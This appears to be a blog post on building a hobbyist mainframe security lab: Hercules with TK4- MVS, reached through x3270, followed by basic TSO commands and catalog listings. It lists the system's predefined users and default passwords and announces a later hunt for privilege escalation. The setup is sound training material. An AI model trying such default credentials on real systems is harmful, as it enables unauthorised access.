
As we are in the new environment, a „main” one ;] I believe it’s time to learn few new wor(l)ds. Because of that, today we’ll start here:

Shortcut	Short Description
CICS [4]	**(Customer Information Control System) is a family of mixed language application servers that provide online transaction management and connectivity for applications on IBM mainframe.**
CICS transaction [4]	**Transaction is a set of operations that perform a task together. (...) relatively simple tasks such as requesting an inventory list or entering a debit or credit to an account. A primary characteristic of a transaction is that it should be atomic.**
REXX [5]	**'Restructured Extended Executor' is an interpreted programming language developed at IBM by Mike Cowlishaw. It is a structured, high-level programming language designed for ease of learning and reading.**
HLASM [6]	**'High Level Assembler' is IBM's current assembler programming language for its z/OS, z/VSE, z/VM and z/TPF.**
TN3270 [7, 8]	**TN3270 Plus is a 3270 terminal emulator**
SURROGAT [9]	**A surrogate user is a user who has the authority to do tasks on behalf of another user, by using the other user's level of authority.**
JCL [10]	**Scripting languages used on IBM mainframe operating systems to instruct the system on how to run a batch job or start a subsystem**
RACF [11]	**(Resource Access Control Facility) - security system that provides access control and auditing functionality for the z/OS and z/VM operating systems.**
APF [12]	**Is used to allow the installation to identify system or user programs that can use sensitive system functions**


For now we can continue here[13]:




Let's continue with Ubuntu 20. At this stage I decided to check a console-based client available for Linux called *x3270.* Let's try it:



Checking:




After a while we should be here, trying to connect to remote Hercules VM:




Great! Looks like we're in! ;] It means: we can connect from remote Linux machine to our 'mainframe server'. So far, so good. Let's continue below...

First Crush


So far we already downloaded the ZIP package (*tk4-v1.00 current.zip*[14]). Let's move it to our Ubuntu VM. When it's unzipped, we should be here:




Checking (I starged *set_console_mode* from *unnattended* directory and next *./mvs)*:



Let's wait for the end of the loading... After a while we can start learning about the new environment we are currently watching ;]




Let's try again:




So far, so good. We can continue with the hints we already found [13]. (At this stage to avoid some 'character misunderstood' – simply go to the *Options* to change your language/localization settings. It should be fine and ready to go now ;).)

For example, we are here:




In the meantime, check it out:



At this stage we can see it could be „a little bit more dangerous" when Hercules is started on Linux. ;)

Next, we should be here: *herc* console (or webherc console) is not „mainframe console” yet. In my opinion ‘access to the mainframe’ we’ll have when we can use (for example) one of the users presented below:



- Notes

How to Create a New TSO User


You must be logged on with a Sysprog type user, like Herc01, to be able to define new users. Take a look at the job in SYS2.JCLLIB(ADDUSER). You need to change the invokation parameter HLQ to the new userid, and you need to specify if the new user is a system programmer, or not. Creating a "normal", non-sysprog type user will be done with a jcl line like this

//ADDUSER EXEC ADDUSER,HLQ=GWBUSH,UTYPE=USER


whereas a sysprog type user would be defined via //ADDUSER EXEC ADDUSER,HLQ=VOLKER,UTYPE=SYSP

There are five predefined TSO users in the MVS Tur(n)key System: Userid Description Password IBMUSER Emergency user HERC01 System Programmer Userid HERC02 System Programmer Userid CUL8TR HERC03 Standard user HERC04 Standard user PASS4U


We’ll use it later. For now let’s stay with *HERC01* user, like below:



Feel free to spend some time with *HELP* command ;) Moving forward – and we are here:



As you can see there is a lot to read and learn about. One of the example questions: as you can see we can „invoke fortran prompter (...) and compiler" – hints like that we'll use later to check for a privilege escalation possiblities. For now let's continue here[17] – following few manuals available online to learn and understand more about this kind of OS:



Next:

```
IGURATION N0
IGURATION N1
IGURATION N1
IGURATION N1
IGURATION N1
IGURATION N1
IGURATION N1
N STCINRDR
TARTED
ED - TIME=20.
ALIZATION CO
0200,4000000
0200,4000000
 READY
profile
 CHAR(0)  LINE(0)    PROMPT   INTERCOM   NOPAUSE NOMSGID NOMODE  NOWTPMSG NORECO
VER PREFIX(HERC04)
 DEFAULT LINE/CHARACTER DELETE CHARACTERS IN EFFECT FOR THIS TERMINAL
 READY
```

Reading more about *profile* command:

```
I  L3791    ACTIVE
I  SAVED CONFIGURATION S3
I  SAVED CONFIGURATION N0
I  S3705    ACTIVE
I  SAVED CONFIGURATION N0
I  SAVED CONFIGURATION N1
I  SAVED CONFIGURATION N1
I  SAVED CONFIGURATION N1
I  SAVED CONFIGURATION N1
I  SAVED CONFIGURATION N1
I  SAVED CONFIGURATION N1
00 TSO      ON STCINRDR
73 TSO      STARTED
I TSO - STARTED - TIME=20.
I  VTAM INITIALIZATION CO
I 0C0,IOE,05,0200,4000000
I 0C1,IOE,05,0200,4000000
I 0C2,IOE,05,0200,4000000
I 0C3,IOE,05,0200,4000000
I 0C4,IOE,05,0200,4000000
I 0C5,IOE,05,0200,4000000
I 0C6,IOE,05,0200,4000000
I  IFLOADRN COMPLETED
I  370X N07      NOW LOAD
ient 127.0.0.1 devtype 32
) 24..W.....
ERROR QUALIFYING HERC04.PROCL
** DEFAULT SERVICE ROUTINE ER
LASTCC=4
READY

READY
profile
 CHAR(0)  LINE(0)    PROMPT   I
VER PREFIX(HERC04)
 DEFAULT LINE/CHARACTER DELETE
 READY
profile prefix(herc04)
 READY
profile
 CHAR(0)  LINE(0)    PROMPT   I
VER PREFIX(HERC04)
 DEFAULT LINE/CHARACTER DELETE
 READY
profile prefix(herc01)
 READY
profile
 CHAR(0)  LINE(0)    PROMPT   I
VER PREFIX(HERC01)
 DEFAULT LINE/CHARACTER DELETE
 READY
```

Well... ;] Ok, let's check some *help* for *profile* command:

```
S PURGED
N PRINTER2
S PURGED
N PRINTER2
INACTIVE - CL
S PURGED
JES2 JES2
TED TO PRINT
INACTIVE - CL
IGURATION AT
CTIVE
IGURATION AS
CTIVE
IGURATION AJ
CTIVE
IGURATION L3
CTIVE
IGURATION L3
CTIVE
IGURATION S3
IGURATION N0
CTIVE
IGURATION N0
IGURATION N1
IGURATION N1
IGURATION N1
IGURATION N1
IGURATION N1
IGURATION N1
N STCINRDR
TARTED
ED - TIME=20.
ALIZATION CO
0200,4000000
HELP member==> PROFILE  Subcommand==>          Help for oper
      Input===>
1        10        20        30        40        50        60
+----+----+----+----+----+----+----+----+----+----+----+----+----
)O OPERANDS-
))LINE('CHARACTER')
                - SPECIFIES THE CHARACTER WHICH IS TO BE USED FOR
                  DELETING A LINE.
     'CHARACTER'
                - IS ANY VALID CHARACTER.
))LINE(ATTN)
                - SPECIFIES THAT ATTENTION IS TO BE USED TO DELETE A
                  THIS IS THE SYSTEM DEFAULT DELETE CHARACTER FOR THE
                  KEYBOARD TYPE TERMINAL.
))LINE(CTLX)
                - SPECIFIES THAT CTLX IS TO BE USED TO DELETE A LINE
                  FOR THE TELETYPE TERMINAL. THIS IS THE SYSTEM DEFAU
                  DELETE CHARACTER FOR THE TELETYPE TERMINAL.
))NOLINE        - SPECIFIES THAT THERE IS TO BE NO LINE DELETING CHAR
))CHAR('CHARACTER')
                - SPECIFIES THE CHARACTER TO BE USED TO DELETE A CHAR
     'CHARACTER'
                - IS ANY VALID CHARACTER.
))CHAR(BS)      - SPECIFIES THAT BACKSPACE IS TO BE USED TO DELETE A
                  CHARACTER. THIS IS THE SYSTEM DEFAULT VALUE.
))NOCHAR        - SPECIFIES THAT THERE IS NO CHARACTER DELETE CHARACT
))PROMPT        - SPECIFIES THAT THE USER IS TO BE PROMPTED FOR NECES
                  INFORMATION.
))NOPROMPT      - SPECIFIES THAT THE USER IS NOT TO BE PROMPTED FOR
                  INFORMATION.
))INTERCOM      - SPECIFIES THAT THE USER WILL ACCEPT MESSAGES FROM O
```

So far, so good. To not spoil the documentation too much to you ;) let's now jump directly here:

```
READY
listcat
 IN CATALOG:SYS1.UCAT.TSO
 HERC01.CMDPROC
 HERC01.REVPROF
 HERC01.TEST.ASM
 HERC01.TEST.CNTL
 HERC01.TEST.LOADLIB
 READY
listcat all
 NONVSAM ------- HERC01.CMDPROC
       IN-CAT --- SYS1.UCAT.TSO
       HISTORY
         OWNER-IDENT-------(NULL)      CREATION----------13.316
         RELEASE----------------2      EXPIRATION--------00.000
       VOLUMES
         VOLSER------------PUB003      DEVTYPE------X'3010200F'      FSEQN-------
---------0
       ASSOCIATIONS--------(NULL)
 NONVSAM ------- HERC01.REVPROF
       IN-CAT --- SYS1.UCAT.TSO
       HISTORY
         OWNER-IDENT-------(NULL)      CREATION----------20.361
         RELEASE----------------2      EXPIRATION--------00.000
       VOLUMES
         VOLSER------------PUB010      DEVTYPE------X'3050200B'      FSEQN-------
---------0
       ASSOCIATIONS--------(NULL)
 NONVSAM ------- HERC01.TEST.ASM
       IN-CAT --- SYS1.UCAT.TSO
       HISTORY
         OWNER-IDENT-------(NULL)      CREATION----------13.316
         RELEASE----------------2      EXPIRATION--------00.000
       VOLUMES
         VOLSER------------PUB011      DEVTYPE------X'3010200C'      FSEQN-------
---------0
       ASSOCIATIONS--------(NULL)
 NONVSAM ------- HERC01.TEST.CNTL
       IN-CAT --- SYS1.UCAT.TSO
       HISTORY
         OWNER-IDENT-------(NULL)      CREATION----------13.316
         RELEASE----------------2      EXPIRATION--------00.000
***
```


Listing of the user's catalog – using *listc* command (visible after: *profile noprefix*):

```
READY
profile noprefix
 READY  listc catalog(sys1.ucat.tso)

 NONVSAM ------- HERC01.CMDPROC
 NONVSAM ------- HERC01.REVPROF
 NONVSAM ------- HERC01.TEST.ASM
 NONVSAM ------- HERC01.TEST.CNTL
 NONVSAM ------- HERC01.TEST.LOADLIB
 NONVSAM ------- HERC02.CMDPROC
 NONVSAM ------- HERC02.TEST.ASM
 NONVSAM ------- HERC02.TEST.CNTL
 NONVSAM ------- HERC02.TEST.LOADLIB
 NONVSAM ------- HERC03.CMDPROC
 NONVSAM ------- HERC03.TEST.ASM
 NONVSAM ------- HERC03.TEST.CNTL
 NONVSAM ------- HERC03.TEST.LOADLIB
 NONVSAM ------- HERC04.CMDPROC
 NONVSAM ------- HERC04.REVPROF
 NONVSAM ------- HERC04.TEST.ASM
 NONVSAM ------- HERC04.TEST.CNTL
 NONVSAM ------- HERC04.TEST.LOADLIB
 VOLUME -------- PUB000
 NONVSAM ------- RPF.V1R5M3.CNTL
 NONVSAM ------- RPF.V1R5M3.SRPFASM
 NONVSAM ------- RPF.V1R5M3.SRPFHELP
 NONVSAM ------- RPF.V1R5M3.SRPFLOAD
 NONVSAM ------- RPF.V1R5M3.SRPFOBJ
 CLUSTER ------- RPF.V1R5M3.SRPFPROF
    DATA ------- RPF.V1R5M3.SRPFPROF.DATA
    INDEX ------ RPF.V1R5M3.SRPFPROF.INDEX
